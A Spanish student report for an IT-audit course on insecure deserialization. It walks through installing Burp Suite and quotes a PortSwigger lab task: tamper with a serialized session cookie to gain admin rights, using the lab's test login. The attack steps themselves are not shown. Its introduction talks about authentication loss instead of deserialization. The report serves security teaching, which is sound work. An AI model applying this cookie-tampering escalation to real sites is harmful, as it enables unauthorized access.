

## **Actividad [2] - [- Deserialización Insegura-]**

**[Auditoría Informática]**

**Ingeniería En Desarrollo De Software**

**Tutor: Jessica Hernández Romero**

**Alumno: Josué de Jesús Laveaga Valenzuela**

**Fecha: 15/10/2023**

## INDICE

<b>Introducción.....</b>	<b>1</b>
<b>Interpretación y Argumentación Del texto solicitado.....</b>	<b>1.1</b>
<b>Justificación .....</b>	<b>1.2</b>
<b>Descarga/Instalacion de Burst Suite.....</b>	<b>2-5</b>
<b>Preparar el Burst Suite en modo proyecto temporal.....</b>	<b>6-7</b>
<b>Proceso De Ataque Cibernético.....</b>	<b>8-18</b>
<b>Conclusión/Referencias.....</b>	<b>19</b>

# Introducción

La pérdida de autenticación de datos es un problema crítico que afecta directamente a los usuarios de internet en la actualidad. Cuando se produce una pérdida de autenticación, los usuarios pueden enfrentar una serie de consecuencias negativas, como la pérdida de control sobre sus cuentas, la exposición de información personal y la vulnerabilidad a actividades maliciosas. En esta introducción, exploraremos cómo este tipo de ataque puede impactar a los usuarios de internet y resaltaremos la importancia de comprenderlo y abordarlo adecuadamente.

## Interpretación y Argumentación Del texto solicitado

En esta actividad, espero aprender a identificar, comprender y evaluar los riesgos asociados con los ataques de pérdida de autenticación de datos. Esto incluye aprender a reconocer las vulnerabilidades en sistemas web y aplicaciones que podrían ser explotadas por atacantes para comprometer la autenticación de los usuarios. También espero adquirir conocimientos sobre las mejores prácticas de seguridad que pueden ayudar a prevenir estos ataques y proteger la información sensible de los usuarios.

Además, planeo aprender sobre las implicaciones éticas y legales de realizar pruebas de seguridad y ataques controlados en un entorno educativo. Esto es crucial para garantizar que las pruebas de seguridad se realicen de manera ética y responsable.

## Justificación

La realización de pruebas de seguridad de este tipo es fundamental en un entorno educativo. La justificación radica en la necesidad de preparar a los profesionales de seguridad cibernética y a los desarrolladores de software para comprender y abordar las amenazas de seguridad. Al aprender sobre los ataques de pérdida de autenticación de datos, los estudiantes pueden adquirir habilidades valiosas para proteger sistemas y aplicaciones contra posibles amenazas.


Además, esta actividad puede servir como una forma de concientizar a los usuarios de internet sobre los riesgos a los que están expuestos y cómo pueden proteger sus cuentas y datos personales. Al comprender la gravedad de estos ataques, los usuarios pueden tomar medidas más informadas para garantizar su seguridad en línea.

# Descargar Burp Suite


The screenshot shows the PortSwigger website with the URL [portsweig.../burp/releases/professional-community-2022-2-5?requestededition=community&requestedplatform=windows&bitness=64](https://portswigger.net/burp/releases/professional-community-2022-2-5?requestededition=community&requestedplatform=windows&bitness=64). The page displays the 'Professional / Community 2022.2.5' release information, including the date (20 April 2022 at 12:37 UTC) and download links for 'Burp Suite Community Edition' on 'Windows (64-bit)'. A note states: 'This release upgrades Burp's browser to Chromium 100.0.4896.127.' Below the main content, there are links for 'Usage of this software is subject to the licence agreement.' and 'All releases →'. The footer contains links for 'Burp Suite', 'Vulnerabilities', 'Customers', 'Company', 'Insights', and social media links for PortSwigger.




## Instalacion Burp Suite




En la pagina inicial daremos en next




Seleccionamos la ruta en donde queremos que se instale, en mi caso lo dejare por default y damos en next




En este apartado lo dejaremos tal cual como viene por default, solo daremos next



Aquí ya podremos ver el proceso de la instalacion



# La instalación finalizo



Vamos a irnos al enlace del laboratorio de practica

Laboratorio: Modificación de objetos serializados

Este laboratorio utiliza un mecanismo de sesión basado en la serialización y, como resultado, es vulnerable a la escalada de privilegios. Para resolver el laboratorio, edite el objeto serializado en la cookie de sesión para explotar esta vulnerabilidad y obtener privilegios administrativos. Luego, elimine al usuario carlos.

Puede iniciar sesión en su propia cuenta utilizando las siguientes credenciales: wiener:peter

ACcede AL LABORATORIO


Solución

Soluciones comunitarias


Regístrate gratis para seguir su progreso de aprendizaje

## Preparar el Burst Suite en modo proyecto temporal


Una vez que estemos en la página, vamos a abrir Burp Suite, dejaremos tal cual en temporary Project y damos en next




Ahora nos abrirá esta nueva pantalla, aquí lo vamos a dejar por default y daremos clic en start burp



# Ahora tendremos esta pantalla, en donde vendría siendo la interfaz grafica del Burp Suite

